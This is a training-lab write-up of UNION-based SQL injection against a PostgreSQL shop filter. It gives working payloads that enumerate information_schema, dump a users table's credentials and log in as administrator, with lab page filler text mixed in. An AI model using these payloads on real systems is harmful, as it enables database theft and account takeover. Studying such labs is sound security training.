


## Lab 4: SQL injection attack, listing the database contents on non-Oracle databases

Impact: I could retrieve data for all users including username, password, and emails including the administrator, though I logged in as an admin.

- Search for a specific Category like 'Pets' for example. (category=Pets)



WE LIKE TO SHOP

### Pets

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
#### Pet Experience Days

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon Ride. A large collection of helium-filled balloons will be attached with a harness to your dog, once we are confident we have enough power for takeoff then it's up, up and away they go. This adventure is heavily weather dependent as strong winds could prove hazardous as all dogs fly unaccompanied. Your dog will travel at 5 mph with the wind in its face, and I expect its tongue hanging out. Better than a trip in the car with the window open. Health & Safety is of paramount importance to us, should the dog, at any time, veer off course we will instantly start firing at the balloons one by one in order to facilitate their safe descent. This should not be any cause for concern as this is our official landing procedure at the end of the ride, and no fatalities have been recorded. You are strongly advised to wear wet weather clothing and carry an umbrella on the day, the dogs can become very excited on this ride and we have little control over where they might hover. Give your best friend the time of its life, book today as all early birds have an added bonus of choosing the colors of the balloons.


#### More Than Just Birdsong

There was a time when the only decorations you would see on the wires of a wooden utility pole were socks and baseball boots; the odd colorful kite as well if you were lucky. We have come up with a more desirable way to liven up those ugly overhead wires. Our collection of musical notes are made from electro

- Try **category=Pets'** Payload. (caused an Internal Server Error, so there is a potential for SQLi)



- Try **category=Pets' or 1=1 -- -** Payload. (which worked.)



- From here I'll work to find how many columns are returned from the original query (using **order by x** payload until an

error occurs) (The used payload: **Pets' order by 2 -- -**).



Pets' order by 2 -- -

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#### Fur Babies

Fur babies is a new concept for those of you who live in apartments where the Landlord doesn't allow pets. We have a huge selection of cute animal suits you can dress your babies in. All suits are made from breathable fabrics keeping your little ones cool, or warm, all year round. If you want a rabbit, what the heck, have a rabbit. If the landlord makes an appearance, just slip the hood down and he/she need never know. The best bit is we all know babies love raw veggies, you can hand feed them and talk to them in that silly voice reserved for animals and children. You will never be refused entry to your favorite restaurants again, your fur baby will be at your side wherever you go. They conveniently poop in a diaper so no early morning walks either. Have the best of both worlds, and surprise your friends and family if you purchase from one of our Wild and Rare ranges. Join the trendsetters of Beverly Hills, show off on Instagram, but remember a fur baby is for life, and not just for Christmas.

#### Pet Experience Days

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon Ride. A large collection of helium-filled balloons will be attached with a harness to your dog, once we are confident we have enough power for takeoff then it's up, up and away they go. This adventure is heavily weather dependent as strong winds could prove hazardous as all dogs fly unaccompanied. Your dog will travel at

- Then know which column can hold string data using '**union select null, null**' payload and change each null separately with any string ('a' for example).

- Use ‘ **union select ‘a’, null -- -** and ‘ **union select null, 'a'-- -** payloads, you can see that both columns can hold string data.



SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

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' union select null, 'a'-- -

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a



SQL injection attack, listing the database contents on non-Oracle databases

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' union select 'a', null -- -

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a

- Right Now I want to get the name of the database

- I could get the database type and version using this payload '**union select (SELECT version()), null -- -**



' union select (SELECT version()), null -- -

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PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86\_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit

- Use this payload to get all databases' names ('**union select table\_schema, null from information\_schema.tables -- -**)



' union select table\_schema, null from  
information\_schema.tables -- -

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public  
pg\_catalog  
information\_schema

- I want to get users's data so I will dive into public database.
- I retrieved tables' names in public database using this payload ('**union select table\_name, null from**

**information\_schema.tables where table\_schema='public'--  
-)**

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**' union select table\_name, null from information\_schema.tables  
where table\_schema='public'-- -**

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users\_fqucyo

products

- I'll dive into users\_fqucyo table, and get columns names.
- I've got tables' names from users table using this payload (**' union SELECT column\_name, null FROM information\_schema.columns where table\_schema='public' and table\_name='users\_fqucyo'-- -)**)

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**' union SELECT column\_name, null FROM  
information\_schema.columns where table\_schema='public' and  
table\_name='users\_fqucyo'-- -**

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email

password\_rnhbrn

username\_ndldhw

- I was able to retrieve all columns data from users table using this payload (' union select CONCAT(email, '~', username\_ndldhw, '~', password\_rnhrbn), null from public.users\_fqucyo -- -)

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' union select CONCAT(email, '~',  
username\_ndldhw, '~', password\_rnhrbn), null from  
public.users\_fqucyo -- -

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~administrator~8xxeo52fu4aqp3593kl

~wiener~9ggmmdzgh7ik3fuhveg

~carlos~sbu4vrlf2hgdlefbqv7

- Take the username and pass for the admin and log in.

WebSecurity  
Academy

SQL injection attack, listing the database contents on non-Oracle  
databases

LAB Solved

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## My Account

Your username is: administrator

Email

Update email

- And BOOM You logged in as an Administrator.